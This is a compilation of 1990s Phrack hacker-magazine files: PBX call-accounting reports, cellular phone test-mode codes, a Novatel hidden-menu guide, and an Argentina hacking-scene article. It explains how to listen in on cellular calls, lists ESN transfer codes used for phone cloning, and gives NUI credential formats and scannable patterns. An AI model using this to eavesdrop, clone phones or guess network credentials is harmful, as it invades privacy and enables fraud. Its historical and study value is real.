<-CTRL Z->]
<-CTRL Z->
COMMAND ?54
AREA CODE SORT

SUMMARY OF AREA CODES

REPORT PERIOD PAGE 1
09/01/92 - 09/05/92 09/05/92 9:15A

AREA	TOTAL	TOTAL	AVG TIME	AVERAGE	TOTAL

CODE	TIME	CALLS	PER CALL	COST	COST
***	357	139	2.5	$ .52	$ 72.89
212	24	8	3.0	$ .84	$ 6.75
215	1	1	1.0	$ .46	$ 0.46
216	4	1	4.0	$ .92	$ 0.92
303	6	3	2.0	$ .58	$ 1.75
305	3	2	1.5	$ .38	$ 0.77
404	4	2	2.0	$ .69	$ 1.38
504	3	2	1.5	$ .46	$ 0.92
508	5	4	1.2	$ .37	$ 1.50
513	11	2	5.5	$ .80	$ 1.61
516	19	4	4.7	$ 1.18	$ 4.75
606	11	1	11.0	$ 2.53	$ 2.53
612	1	1	1.0	$ .50	$ 0.50
615	5	1	5.0	$ 1.15	$ 1.15
703	9	1	9.0	$ 2.30	$ 2.30
708	9	3	3.0	$ 1.00	$ 3.00
800	371	109	3.4	$ .00	$ 0.00
813	96	21	4.5	$ 1.11	$ 23.49
818	1	1	1.0	$ .50	$ 0.50
904	93	19	4.8	$ 1.21	$ 23.06
912	64	1	64.0	$ 14.72	$ 14.72
TOTAL	1097	326	3.3	$ .50	$ 164.95

<-CTRL Z->
COMMAND ?55
EXCEPTION REPORTS

REPORT OF MOST EXPENSIVE CALLS

REPORT PERIOD PAGE 1
09/01/92 - 09/05/92 09/05/92 9:16A

EXTEN-SION	TRUNK USED	NUMBER DIALED	DATE	TIME	DURATION MINUTES	COST
246	80012	(912)354-2813	09/01/92	2:33P	63.5	$ 14.72
316	87001	(813)299-2068	09/03/92	4:16P	36.9	$ 8.19
248	87002	( )863-5701	09/03/92	11:28A	21.5	$ 4.89
261	87002	(904)677-1235	09/03/92	2:20P	15.3	$ 3.72
261	87002	(904)677-1235	09/01/92	3:36P	13.1	$ 3.26
255	87001	(813)293-4319	09/04/92	9:36A	13.6	$ 3.13
270	87002	( )649-4966	09/04/92	11:32A	14.3	$ 2.85
261	87001	( )660-5567	09/01/92	10:16A	14.8	$ 2.85
200	87002	(904)599-1543	09/03/92	3:27P	11.2	$ 2.80
266	80009	(516)785-1200	09/03/92	3:32P	10.5	$ 2.75
261	87001	( )660-5525	09/04/92	12:48P	13.2	$ 2.66
268	80014	(606)282-7223	09/03/92	11:00A	10.9	$ 2.53
246	87002	(904)677-2551	09/03/92	3:05P	9.7	$ 2.34
261	80010	(703)845-1400	09/01/92	9:23A	9.1	$ 2.30
316	87002	( )290-1030	09/02/92	3:04P	11.8	$ 2.28
246	87002	(904)677-6774	09/01/92	2:20P	8.5	$ 2.11
316	87001	( )290-1030	09/03/92	2:58P	10.5	$ 2.09
316	87001	( )290-1030	09/02/92	8:56A	9.6	$ 1.90
316	80004	(212)605-8586	09/02/92	1:58P	6.9	$ 1.75
270	80001	(513)568-4933	09/03/92	9:15A	7.0	$ 1.61

REPORT OF LONGEST CALLS

REPORT PERIOD PAGE 1
09/01/92 - 09/05/92 09/05/92 9:16A

EXTEN-SION	TRUNK USED	NUMBER DIALED	DATE	TIME	DURATION MINUTES	COST

246	80012	(912)354-2813	09/01/92	2:33P	63.5	$ 14.72
316	87001	(813)299-2068	09/03/92	4:16P	36.9	$ 8.19
261	80001	(800)727-5663	09/04/92	2:06P	25.8	$ .00
248	87002	( )863-5701	09/03/92	11:28A	21.5	$ 4.89
261	87002	(904)677-1235	09/03/92	2:20P	15.3	$ 3.72
261	87001	( )660-5567	09/01/92	10:16A	14.8	$ 2.85
270	87002	( )649-4966	09/04/92	11:32A	14.3	$ 2.85
255	87001	(813)293-4319	09/04/92	9:36A	13.6	$ 3.13
261	87001	( )660-5525	09/04/92	12:48P	13.2	$ 2.66
261	87002	(904)677-1235	09/01/92	3:36P	13.1	$ 3.26
260	80003	(800)999-4441	09/03/92	11:49A	12.9	$ .00
270	80010	(800)342-3763	09/02/92	3:32P	12.5	$ .00
316	87002	( )290-1030	09/02/92	3:04P	11.8	$ 2.28
252	80015	(800)944-1535	09/04/92	9:00A	11.5	$ .00
252	80008	(800)944-1535	09/02/92	11:07A	11.5	$ .00
200	87002	(904)599-1543	09/03/92	3:27P	11.2	$ 2.80
315	80009	(800)622-4448	09/02/92	10:33A	11.2	$ .00
268	80014	(606)282-7223	09/03/92	11:00A	10.9	$ 2.53
315	80011	(800)622-4448	09/02/92	3:35P	10.8	$ .00
264	80012	(800)527-2274	09/03/92	3:12P	10.7	$ .00

REPORT OF MOST FREQUENT NUMBERS

REPORT PERIOD PAGE 1
09/01/92 - 09/05/92 09/05/92 9:16A

NUMBER DIALED	TOTAL CALLS	TOTAL TIME	AVRG DRTN	TOTAL COST
( )290-1030	53	131	2.4	$ 27.91
(800)944-1535	37	121	3.2	$ 0.00
(800)812-5386	15	15	1.0	$ 0.00
( )411-0000	13	13	1.0	$ 0.00
( )660-5525	13	36	2.7	$ 7.98
(813)293-4319	11	38	3.4	$ 9.35
(904)677-1235	9	46	5.1	$ 11.43
(800)622-4448	8	45	5.6	$ 0.00
( )660-5524	5	11	2.2	$ 2.02
( )295-9119	5	11	2.2	$ 2.28
( )660-5528	5	13	2.6	$ 2.47
(516)785-1200	4	19	4.7	$ 4.75
(800)342-3064	4	4	1.0	$ 0.00
(800)888-6823	4	16	4.0	$ 0.00
( )660-5543	4	4	1.0	$ 1.14
(508)960-6186	4	5	1.2	$ 1.50
(800)526-4371	3	6	2.0	$ 0.00
( )863-5701	3	32	10.6	$ 7.19
(212)708-1728	3	10	3.3	$ 2.75
(303)586-2030	3	6	2.0	$ 1.75

```
<-CTRL Z->
COMMAND ?65
MCX-7700/PC V4.0.5  1189
EB4B     E46D     1265     0101
<-CTRL Z->
COMMAND ?10

SYSTEM PARAMETERS MENU

PRINTER = 1
PABX    = 2
REPORT  = 3
OPTIONS = 4

SELECT FUNCTION : 2

 ACCOUNTS       ------TRUNKS------    EXT   ACCESS   TOLL
SIZE    NO.     NO.   '-'  GRP  EQP SIZE  ABS  COST DIG
```

```
 04    1024    040    N    2    3    3    Y    N    1
 -+++ FUNCTION CANCELED +++
<-CTRL Z->
COMMAND ?10

SYSTEM PARAMETERS MENU

PRINTER = 1
PABX    = 2
REPORT  = 3
OPTIONS = 4

SELECT FUNCTION : 3

CALL   ----DROP OR REJECT---  AUTO  TO-  LIST
GRACE LOC  ACT  INC  TRK  EXT  PRD  DAY  NULL
 05    N    N    N    N    N    0    Y    N
 -+++ FUNCTION CANCELED +++
<-CTRL Z->
COMMAND ?10

SYSTEM PARAMETERS MENU

PRINTER = 1
PABX    = 2
REPORT  = 3
OPTIONS = 4

SELECT FUNCTION : 4

SER  PC   ZERO
IAL  PORT  OPR
 Y    Y    Y
 -+++ FUNCTION CANCELED +++
<-CTRL Z->
COMMAND ?00 <<00 terminate programming>>
```

****
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>

Ending notes:

I've had this system laying around for the past 2 years and never gave a flying fuck about it, yet when I find new systems I am unfamiliar with I always wonder why the hell no one writes a phile on 'em to pass on the knowledge.

Anyway, to all who have hacked not-so-well-known systems, or even something you consider lame, WRITE A PHILE ON IT!! If enough people start doing this, a newz letter could be started.. call it LSD (Lame Systemz Digest) or something. Woa, what a concept!

++++++ Quantula Sapientia Regitur Mundus ! ++++++
(What little wisdom is shown in the government of the world)

Greetz 2:

Kaleidox, Garbage Heap & P/S, Night Ranger, Con Artist, Green Hell, Maldoror (The OLD Hannibal), Citizen-One, Speed Demon, The Pyrotechnic, Knight Lightning, King Cobra, Death Wish, Shadow Runner, Axiom Codex, Phunatic Phreak, and all the other K-rad people I forgot to mention.

<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
****

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 26 of 28

****

Cellular Debug Mode Commands

****

Motorola test mode programing codes
for most motorola phones

****

01# Restart (re-enter DC power start-up routine)

02# Display Current Telephone Status

04# Initializes Telephone to Std. Default Conditions

05# TX Carrier On (key transmitter)

06# TX Carrier Off

07# RX Off (mute receiver audio)

08# RX Audio On (unmute receiver audio)

09# TX Audio Off

10# TX Audio On

11(ch.no.)# Set Transceiver to channel (RX & TX)

12# Set power level

13# Power Off

14# 10 khz Signalling Tone On

15# 10 khz Signalling Tone Off

16# Setup (Transmits a five word RECC message)

17# Voice (Transmits a two word REVC message)

18# C-SCAN

19# Display Software Version Number (year & week)

25# SAT On

26# SAT Off

27# Transmit Data (TX continuous control channel data)

32# Clear (clears non-volatile memory)

33# Turn DTMF on

34# Turn DTMF off

35# Display RSSI ("D" series portable only)

35# Set Audio path

38# Display ESN (displays ESN in four steps, hit * till back at start)

39# Compander On

41# Enables Diversity

42#,43#,44# Disable Diversity (different models use different codez)

45# Display Current RSSI

46# Display Cumulative Call Timer

47# Set Audio level

48# Side Tone On

49# Side Tone Off

55# Display and or program NAM (test mode programing)

58# Compander On

59# Compander Off

61# ESN Transfer (for series I and Mini T.A.C's)

62# Turn On Ringer

63# Turn Off Ringer

66# Identity Transfer (series II and some current portables)

68# Display FLEX and Model info

69# Used with Identity Transfer

****
****

1. Entering test mode on 25 pin transceivers is as follows:

   for F19ATA or F19CTA ground pin 11 and power-up phone,
   for DMT/Mini T.A.C series I, II, III ground pin 21 and power-up phone.

2. Entering test mode on OEM 32 pin transceivers is as follows:

   ground pin 9 and power-up phone.

3. Entering test mode on portable phones is as follows:

   ground pin 6 and power-up phone.

4. Entering test mode on Micro T.A.C's
   phones is as follows:

     ground pin 2 and power-up phone.

Oki Debug Commands - Good Timing
From Nuts & Volts Dec. 1993

To Enter Debug Mode:

Press 7 & 9 Together
then press MENU, SEND, END, RCL, STO and CLR
then press 1 & 3 together

Commands:

#01	Suspend	Performs Initialization
#02	Restart	Terminates the test mode
#03	Status	Shows the current status of TRU
#04	Reset	Resets the timer
#07	Carrier On	Turns the carrier on
#08	Carrier Off	Turns off the carrier
#09XXXX	Load Synth	Sets the synthesizer to channel XXXX
#10X	Set Attn	Sets the RF power attenuation to X
#11	RX Mute	Mutes the receive audio
#12	RX Unmute	Unmute the receive audio
#13	TX Mute	Mutes the transmit audio
#14	TX Unmute	Unmutes the transmit audio
#16	ST On	Transmits a signalling tone
#17	ST Off	Turns off the signalling tone
#18	Setup	Transmits a 5 word RCC message
#19	Voice	Transmits a 2 word RVC message
#20	Rcv SU	Receives a 2 word FCC message
#21	Rcv VC	Receives a 1 word FVC message
#22	Send NAM	Returns the information contained in the NAM
#23	Version	Displays the TRU software version
#24	Send SN	Displays the ESN
#25XXXX	Mem	Displays the resident memory data at XXXX
#28	WSTS	Receive 1 word messages on CC until #56/CLR
#29	WSTV	Receive 1 word messages on VC until #56/CLR
#32X	SAT On	Enables the transmission of SAT X
#33	SAT Off	Disables the transmission of SAT
#35	Hi TN On	Activates the 1150 Hz tone to receive audio line
#36	Hi TN Off	Deactivates the 1150 Hz tone
#37	Lo TN On	Activates the 770 Hz tone to receive audio line
#38	Lo TN Off	Deactivates the 770 Hz tone
#42XX	DTMF On	Enables the transmission of DTMF frequency XX
#43	DTMF Off	Disables the transmission of DTMF

Novatel 8325
---

the remainder of this agreement void: The rest of the terms of the agreement must still be adhered to.

The Novatel 8325 is a bag-style portable cellular telephone. It is known as a 'ProClassic' in Novatel MarketSpeak. Two different handsets (control units) are used with the 8325 transceiver: the 4130 and 5160. My phone has the 5160. The handsets appear very similar: I doubt there is any functional difference between them. Earlier transceivers, such as the 8320, contain many of the same features as the 8325, though the hidden menus are accessed with different codes. The only other code I know of is #746, which is the code for the 8320 CFG menu.

Terms: Throughout this article, I will refer to things without explaining them each time. If you get lost, refer to the table below.

NORMAL = the phone is in this mode when it is not locked, or in either of the hidden menus, or in the 'user' menus accessed by the MENU key. The screen will display either READY or SCANNING when in normal mode. This is the mode the phone is in when it is first turned on.

LOCKED = when the phone displays LOCKED, a code must be typed to enter normal mode. The default code is 1234. The telephone can be locked using [FCN] 1 [SND] from normal mode. The phone must be locked before entering in any of the codes to access the hidden menus described below.

TBL = troubleshooting mode = the hidden menu accessed with 546*. This is a menu supposedly know only to Novatel, not even their dealers are supposed to know about it. According to Novatel, some of the features in this menu could destroy the phone if improperly set. Scare tactics? You decide.

CFG = configuration mode = the hidden menu accessed with 510*. This is used by dealers to set up a subscriber's service. As far as I know, there is nothing particularly dangerous about this mode, but Novatel is touchy about it nonetheless. I take no responsibility for any damages.

Troubleshooting Mode - TBL

First, lock phone with [FCN] 1 [SND]
Then, enter 546* on the keypad. The phone
will not make tones for each key pressed.

```
TBL 8325    /___ This is what shows up on my phone.
REV NA0C    \    Yours may be different.
```

You are now in troubleshooting mode. You may page through the functions by using the arrow keys, or access the functions by number, by hitting # (The screen will display DIR PAGE ACCESS) and then the function number, from the chart below. Note that on initially entering Troubleshooting mode, you are on function 37. Toggle with the [SND] key, unless otherwise noted.

#	Screen	Default	Toggle/Range	Description
11	TRANSMIT	OFF	ON	Turn the transmitter on.
12	TX TEST	OFF	[CLR]=OFF, 0-7	test data stream, audio levels of
13	CHANNEL	0000	0000-1023	[H/F] = down, [RCL] = up.
14	TX AUDIO	OFF	ON	
15	VOLUME GAIN	6	0-7	
16	RX AUDIO	OFF	ON	Turn the receiver on. Set this to ON and use in conjunction with #13 (CHANNEL) to listen to calls.
17	POWER ATTN	3	0-7	
18	SYNTH LOCKED			synthesizer locked. if reads unlocked, the phone has real problems.
19	SAT OFF	??		transmitted SAT
20	RF POWER	OFF	ON	Not an option, but an indicator. When TRANSMIT is set ON, this displays ON.
21	SPEAKER	ON	OFF	
22	SIDE TONE	ON	OFF	

```
23   TX DTMF      OFF        Tone test. [CLR] then 00-25. DTMF means touch-tone
                 00 = DTMF 1     01 = DTMF 2      02 = DTMF 3     03 = DTMF A?
                 04 = DTMF 4     05 = DTMF 5      06 = DTMF 6     07 = DTMF B?
                 08 = DTMF 7     09 = DTMF 8      10 = DTMF 9     11 = DTMF C?
                 12 = DTMF *     13 = DTMF 0      14 = DTMF #     15 = DTMF D?
                 16 = 1+2+3      17 = 4+5+6       18 = 7+8+9      19 = *+0+#
                 20 = 1+4+7+#    21 = 2+5+8+0     22 = 3+6+9+#    23 = A+B+C+D?
                 24 = ?          25 = Wake-up-tone. The + signs are use to
                 signify keys simultaneously held on a regular (desk-style)
                 touch-tone phone. These tones are each half of the dual tones
                 the comprise touch tones.
24   RX MODE      BURST     CONT
25   RX TEST      OFF       ON
26   FRME CNT     000000   Frame count.  (of counter)

27   BIT ERR      0000000   Bit Error.   every so often is no big
                                         deal. Hit any key to clear.
28   WATCHDOG     ON        OFF          watch-dog periodically checks the
                                         timing of the different clocks
                                         in the system.  Hit any key to turn
                                         this off and the Phone re-starts
29   HOOK SW      OFF                    Hook Switch - since a bag phone has
                                         no switch hook, always off.
30   HORN MODE    ON        OFF          Toggles indicator light
31   BELL MODE    0         0-9, [SND]
32   RSST         20x                    Received Signal Strength Indicator
33   MICROPHN     ENABLED   DISABLED
34   NVM TEST     RM=0 E=1               Non-Volatile Memory Test
35   COMPANDR     ON        OFF          A Compander compresses speech to
                                         confine energy to the given bandwidth.
36   NVM CLR      USE SND                Non-Volatile Memory [SND]="ACCESS
                                         DENIED"
37   TBL 8325     REV NA0C               MENU,MODEL,REVISION (INITAL SCREEN)
------Modulation------- Don't mess with this stuff - it can screw up your phone
 N0 means channel bank 0. Banks are 0-4. Tune to a mid-band channel using the
 keypad, and tune with [H/F] down and [RCL] for up.
38   MODG CLR     Any Key, 0 = YES        resets options #39,#40,#41 to default.
39   CHN 0991     N0 AMG16  AMG = SAD Deviation.
40   CHN 0991     N0 DMG16  DMG = Signalling tone.
41   CHN 0991     N0 SMG12  SMG = Transmit audio level.
------Digital Potentiometers-- DANGER! Play with this, and you may have to
                               send your phone out for repair.
42   DPOT CLR     Any Key, 0 = YES   resets options #43,#44,#45,#46 to default
43   MICROPHN     14190 OHM
44   EXPANDER     14936 OHM
45   TX LIMIT     12180 OHM
46   SPEAKER      15420 OHM
------Analog Switches-------- Enables/Disables on-board potentiometers.
47   ANALOG SW1   ON         High end of transmit audio
48   ANALOG SW2   OFF        Low end of transmit audio
-----
49   PWR LVL3     DAC0777     power level, reading from digital-analog converter
50   PL3@0000     14          power level @ channel, received signal strength\032
```

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 27 of 28

****

International Scenes

There was once a time when hackers were basically isolated. It was almost unheard of to run into hackers from countries other than the United States. Then in the mid 1980's thanks largely to the existence of chat systems accessible through X.25 networks like Altger, tchh and QSD, hackers world-wide began to run into each other. They began to talk, trade information, and learn from each other. Separate and diverse subcultures began to merge into one collective scene and has brought us the hacking subculture we know today. A subculture that knows no borders, one whose denizens share the common goal of liberating information from its corporate shackles.

With the incredible proliferation of the Internet around the globe, this group is growing by leaps and bounds. With this in mind, we want to help further unite the communities in various countries by shedding light onto the hacking scenes that exist there. If you want to contribute a file about the hacking scene in your country, please send it to us at phrack@well.com.

This month we have files about the scenes in Argentina, Australia and Greece.

Argentina: Hacking at the ass of the world

by: OPii.

Yeah, i know, it's something you just can't stop, whenever you try to sleep that recurrent idea comes and recurses through your very brain, you are blind, it happens to be worse than MTV, you just can't get to sleep, you stay up for hours, you forget to feed yourself, you can't even remember your name, you turn catatonic, you stand still stretching every nerve and mumbling "hhmmpff..sc.eenn...arghh..teennn..ahhh..." and then you explode in a terrifying scream...

"ARRRGHHHHHH, WHAT THE FUCK IS GOING ON IN ARGENTINA??????"

Right?

NO????

Well, I never really thought that could happened but I'm gonna answer the question anyway, I know you probably don't give a fuck about Argentina and it's scene but, hey, reading shitty text files is not new to you so you wanna change your habits RIGHT NOW? Nahhhhhhhh

Introduction

Ok, enough is enough, so let's get to the point.

Argentina is lagging. While other countries are flying toward the hyper publicized "Data Highway", Argentina is still trying to fork it's path in the telecommunication's jungle. And this has it's pros and cons.

Before 1990 the telecommunications in Argentina were in hands of Entel, the government's monopolistic arm that ruled the area. But, and there's always a BUT, the service provided by Entel was worse than bad. For too many people it was normal to wait YEARS for a line, paying $1000+ when they finally got it installed, and then a never-ending nightmare began, if it rained, the line went dead, if it didn't die it went crazy, you could pick up the phone and listen to your favorite radio station but

of course you could not call anyone. Or you could had bizarre conferences with persons you'd never met...it was basically POTS but with features that Entel never thought about... N-way calling, call forwarding to hell, continuous call waiting in the form of line noise, speed dialing to always busy DNs...

Ahh, you could get a line in less than a month if you paid the $1000 to some bogus vapor-companies whose workers would came pulling loops out of their sleeves and installing them quietly (yeah, all completely illegal), these companies were known as the phone mob.
Remember, Entel was the ONLY company entitled to give you not only a phone line but the phone itself.

And the bills... the bills always had an encrypted message in them, you needed a PhD in Black Magic in order to decipher what the fuck the telco was charging you... but for most mortals the meaning was only one:
PAY, pay whatever we order you to pay, and don't ask why.

You made only local calls? PAY! (local calls are not free in Argentina)
You didn't make that call to Nairobi, Kenya? PAY!
Ohh, but you cant dial outside the country with your line? PAY ANYWAY!
You want to complain? PAY FIRST!

In 1990 the government decided to split Entel in two companies and sell them to private investors, each company would service either the northern or southern Argentina, the border being Buenos Aires' downtown (in case you don't know Buenos Aires is the capital of Argentina).

This was nothing more than giving the monopolistic Entel to two new monopolistic companies as we will see.

So the government sold Entel and two new companies appeared in Argentina's communications scene:

- Telefonica de Argentina. Servicing the southern part of Argentina, this company is formed by the Spanish Telefonica de Espaa (owned by Spanish gov.) and several Argentinian and foreign investors.
- Telecom Argentina. Services the northern Argentina and it's major stockholders are France Telecom and STET (Italy).

Also, another two companies where born:

- Telintar. Owned by Telefonica and Telecom. The ONE AND ONLY LD carrier in Argentina.
- Startel. Guess who owns it? Yeah, Telefonica and Telecom, with some philanthropic aides like Citicorp, J.P. Morgan and Techint and Perez Companc (Argentinian megacorps). Startel provides TELEX and data transmission services as well as mobile and sea radio links. It runs the most known Argentinian X.25 PSN (ARPAC).

The government however had to assure minimal control of the companies and verify that their procedures and actions conform to the Argentinian laws. That's the duty of the SNC (National Communications Secretary) and the CNT (National Telecommunications Commission), the last being some sort of mirror image of the American FCC.

Did anything changed with the appearance of Telefonica and Telecom?
Did the customers noticed an improvement in the phone service?

Both companies began to "correct" Entel's mess rapidly but personally I consider it was a little more than nothing for the customer.
They did change loops, trunks, switches, added features, installed inter-office fiber links, private PSNs and more. But, it's 1994 now, and I still know zillions of persons that had their line dead for 4-5 months, or have been visiting the telco offices everyday during a month complaining about line_noise/no_dial_tone/ dial_tone_but_no_dialing/cant_receive_calls/cant_dial_certain_NPAs/ bills_are_way_out_of_scope/etc.

To conclude this section I will only say that:

1). There's still a telecom. monopoly in Argentina, now in the form of two private companies.
2). Service got better but it's still a mess, dirty and expensive.
3). Both companies enjoyed an explosive economic grow since 1990, their shares being one of the best things you could get a hold of in the stock exchange.

The Phony Phone System

Argentina uses pulse dialing, except for those lucky persons that have the latest installed switches in their COs. If you don't have DTMF you HAVE TO ask for it, you can do this dialing 112 (Telecom) or visiting the office (Telefonica and/or Telecom). Someone will eventually listen to you and answer:

1) "Uh???? What's DTMF?" - Forget it, ever considered teaching algebra to a chimpanzee?
2) "I'm sorry you can't dial MF with that line" - No luck
3) "Not a problem, we'll set it for MF" - You bastard!

Switches are Step by Step or Crossbars but since 1990 the number of electronic, and specially, digital switches has increased constantly. Both, Telecom and Telefonica, use equipment from many different vendors: Siemmens, Ericsson, Hitachi, Fujitsu, Northern Telecom, AT&T, Alcatel, NEC, Spanish companies, Italians, Norwegians, and God only knows what else. Most switches are either European or Japanesse.
As for PBXs, Siemmens, Ericsson and Fujitsu are the brands of choice for most companies, with the recent grow of NT's Meridians among large corporations.

DNs are 7 digits but still 6 digits in low line density locations, this includes certain areas in Buenos Aires, the capital. Generally, 6 digit DNs can't complete an international call for themselves, they need operator assistance (DDI is the "feature" that allows a subscriber to make international calls without operator's assistance, geez). Other features offered are 3-way, conference, call forwarding, call waiting (can't be fucking disabled temporarily!) and more. Telecom also offers a service called "Factel" which is a detailed list of all the calls you made in a billing period (2 months), this comes with your bills and they charge you for EACH PAGE.

LOCAL CALLS ARE *NOT* FREE.

Toll free numbers (800) where introduced two years ago but so far there are few 800s to call, one of the few is the CNT's 800 for reception of complains about the telco's service.

Both Telefonica and Telecom use Frecuency Division Multiplexing (FDM) or Time Division Multiplexing (TDM) for grouping channels with a bandwidth of 4KHz into a multiplexed signal, called Base Band, of several channels. Analog and digital multiplexing is used depending on the equipment installed.

The hierarchy of groups is as follows:

- Primary Group or Basic Group: 12 4KHz channels for a total bandwidth of 48Khz, generally placed in the 60-108 KHz space.
  There are three ways for forming a Basic Group: Direct Modulation, Pre-group Modulation or Premodulation, I won't discuss 'em in this article.
- Secondary Group (aka Super Group): 5 Primary Groups (PG) for a total of 12x5 = 60 channels and a 240KHz bandwidth., placed in 312-552KHz band
- Master Group (MG): 5 SGs, 60x5 = 300 channels, 1232 Khz. bandwidth (5x240Khz + 32Khz.) in the 812-2044Khz. band
- Super Master Group (SMG):
  3MGs, 3x300 = 900 channels
  3 x 1232Khz + 176 Khz = 3872 KHz bandwidth. (8516-12388 KHz)

For digital multiplexing, using TDM, things are like this:
Pulse amplitude modulation (PAM) is first used to sample the 4Khz channel, then the PAM signal is quantified in 256 discrete values (8 bits) and this is finally multiplexed as follows:

- A basic 2048 Mbit/s for 30 channels (8Khz/channel for they're sampled...)
- 8 Mbit/s = 4x2Mbit/s (120 channels)
- 34 Mbit/s = 4x8Mbit/s (480 channels)
- 52 Mbit/s = 6x8Mbit/s (720 channels) <--this is not standard)
- 140 Mbit/s = 4x34Mbit/s (1920 channels)
- 565 Mbit/s = 4x140Mbit/s (7680 channels)
- 900 Mbit/s = 6x140Mbit/s (11.520 channels)

Both DC and AC is used for signalling depending on several characteristics as trunk length, the switch's technology, etc.
Reverse polarity and E and M signalling is used with DC, while DP and MF is used with AC. CCITT #3,CCITT #4 or CCITT #5 is used on international circuits, otherwise R2 is used.
I won't go into the details of the different in band signalling methods as they are probably well known by you... i'll only point that, as you guessed, things are set for interesting boxing experiences.
Argentina is the place for the casual explorer in this topic, even "Joe customer" could choose alternate routes for his local calls, all by himself, some years ago, prefixing the destination DN with a 3 digit number.
There are other interesting things to ponder here, like the way calls from one company's zone to the other company's zone are completed, etc.
Also, SxS and Xbar switches are fun to mess with, known their "hidden features" like line freezing, forced ANIF and forced linkage of the circuit to a given CO.

Payphones, known as TPAs in local telco. jargon, comes in different flavors. First, the one that both companies inherited from their predecessor, Entel, this one sports a rotary dial and needs tokens to operate.

Then the obsoleted Telecom's "card puncher", needed a card with a mag strip that the phone would punch each time you used it, these have been replaced by the new Telecom's modular payphone. (Perhaps it was a piece of shit and Telecom replaced them right away???). You wont find one of these easily.

Telecom's modular payphone works with cards and wont accept tokens or coins, these have a cute LCD and controls for volume, language selection of the messages displayed as well as buttons for redialing and replacing an exhausted card while a call is in progress. It's uses cards with an 8 contacts on-card chip.

Telefonica's payphones accept cards AND tokens, they also have a LCD and buttons for volume, redial, etc. They also use cards with 8 contacts on-card chip. They skipped the "brilliant" card punching stage so these are the phones you'll find in Telefonica's area.

NO PAYPHONE WILL ACCEPT REGULAR CREDIT CARDS.
ONE COMPANY'S PHONE CARD IS INCOMPATIBLE WITH THE OTHER COMPANY'S PHONES.
(this is supposed the change this year?)
Phone cards cant be recharged when they're exhausted.
(eh, this is not quite true)
Telefonica is said to make their payphones accept regular coins any time nooooooooowwwwwww bahahahahahahah .

The Networks

Networks in Argentina are growing, and are growing fast, but they are still poor and slow when compared to other countries nets.
LAN are usually based on PCs with Novell's Netware in its different flavors or some lousy Lantastic.
As for WANs, the computers you'll ran into are IBM mainframes, DEC VAXes running VMS, and Unixes (generally IBM's RS/6000 w/AIX or lower end PC clones running SCO).

Still, open systems are being happily adopted and TCP/IP based LANs are emerging everyday.
There aren't many systems online 24hrs/day but mostly online during work hours. You'll find most systems unreliable, bad configured, and worse used.

ARPAC, The Jester's Playground
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

ARPAC (DNIC==7222) is the most known PSN in Argentina. It has dialup access in more than 30 cities in the country, although the fastest baud rate for them is an infamous 2400bds. Leased lines go up to a maximum of 19.2Kbds.
The protocol used is the X.25 suite and ARPAC offers the following optional facilities:
- Closed User Group. (CUG)
- Fast Select.
- Packet size negotiation.
- One-way logical channels. (outgoing/incoming).
- Non-standard window sizes.
- Reverse charge request and acceptance.
- Multipoint access
- Incoming/outgoing call blocking.
- Incoming/outgoing call blocking to and from CUGs.

Obviously these features, should you accept them, imply a little extra bucks in your Arpac bill (which will self-destroy your wallet in five secs.).
Startel, the company that runs ARPAC, uses a unit called PTD (it stands for Data Transmission Packet in Spanish) for billing purposes.
Packets are 128 bytes and conform a PTD, transmission of 64 bytes or less are considered as 1/2 PTD.
Startel vacuum cleans it's customers bank accounts this way:
1) A one time payment for the installation of the X.25 equipment.
2) A "basic monthly payment" that does not include data traffic.
3) A "variable monthly payment" that depends on the number of PTDs handled by Arpac.

As for December 1993 this was calculated considering a fee of $0.007595/PTD and 1 PTD/min for leased lines + 4 PTD/min for dialup access. Also remember that those dialing from the PSTN are paying the local call too.
There are discounts based on the day of week and hour of the connection:

- Type "A" fee (normal fee)	Mon-Fri	06:00-20:00
- Type "B" fee (40% discount)	Mon-Fri	20:00-24:00
- Type "C" fee (60% discount)	Mon-Fri	24:00-06:00
	Sat.	20:00-06:00
	Sun. and Holidays	00:00-24:00

International connections are not considered in this figure and are billed according to Telintar (LD carrier) fees.
A 8% or 18% tax is applicable to all payments. Customers can also choose a fixed monthly payment instead of basic+traffic payments.

The software used is that of ITAPAC (DNIC 2222) and as far as i know theres no support to mnemonics instead of the plain X.121 addressing.
Nuas are DNIC+10 digit composed this way:

```
 [07222]XXXX YYYYY PP
        ^^^^\^^^^^\^^\__  port/subaddress
              \      \
                \      \_  host
                  \
                    \ __  corresponds to a "nodal area" in Startel's
                          jargon,usually associated with geographic
                          location.
                          Some valid entries here are:
                           2111,2141,2171,2511,2211,2911,2172,2912...
```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

NUIs, IURs in Startel's babbling, are formed like this:

```
9XXXXXXXX/YYYYYY
 ^^^^^^^^\^^^^^^\_ this is the password, normally 5/6 alphanumerics,
           \       all uppercase.
             \
               \__ da nui! X is in the [0-9] range and generally the whole
                   8 digits correspond to one of the subscriber's DNs.
```

So if you were to use ARPAC you'd make a call by typing

```
   .. <enter> upon connection (7E1, <= 2.4kbds)

  then

   N9<XXXXXXXX>/<YYYYYY>-<nua>   ; when using a NUI. or

   <nua>                         ; w/o NUI needs Reverse Charge
                                 ; Acceptance of course.
```

You don't wanna call them NUIs when talking to Startel personnel (i.e. social engineering) unless you want to become instantly suspected to be an evil phraudster (aka haq3R).

"CIBA", The Infamous, or BT Tymnet's retarded child (DNIC==7220)

~~~~~~

If you cared enough to read the BT Tymnet's worldwide dialups listing you probably noticed a few entries for Argentina. These were regularly used by "net explorers" in the mid 80's and were known as "CIBA" among them. CIBA dialups are 300bds (wow!) and use CCITT v.21 protocol (ATB0 for your modem). At that time the fastest ARPAC dialup was 1200bds. All in all CIBA is nothing more than the door to BT Tymnet in Argentina (node 7407, host 1212). There's no direct access to interesting utilities such as "xray" and the likes.
NUIs here were stupidly choosen and easily scanned since they followed two known patterns:

- naargXXXXna , and
- enargXXXnet X being in the [0-9] range.

Many of these were not passworded. Of course no one would even think to scan NUIs at 300bds nowadays...

Internet

~~~~~~~~

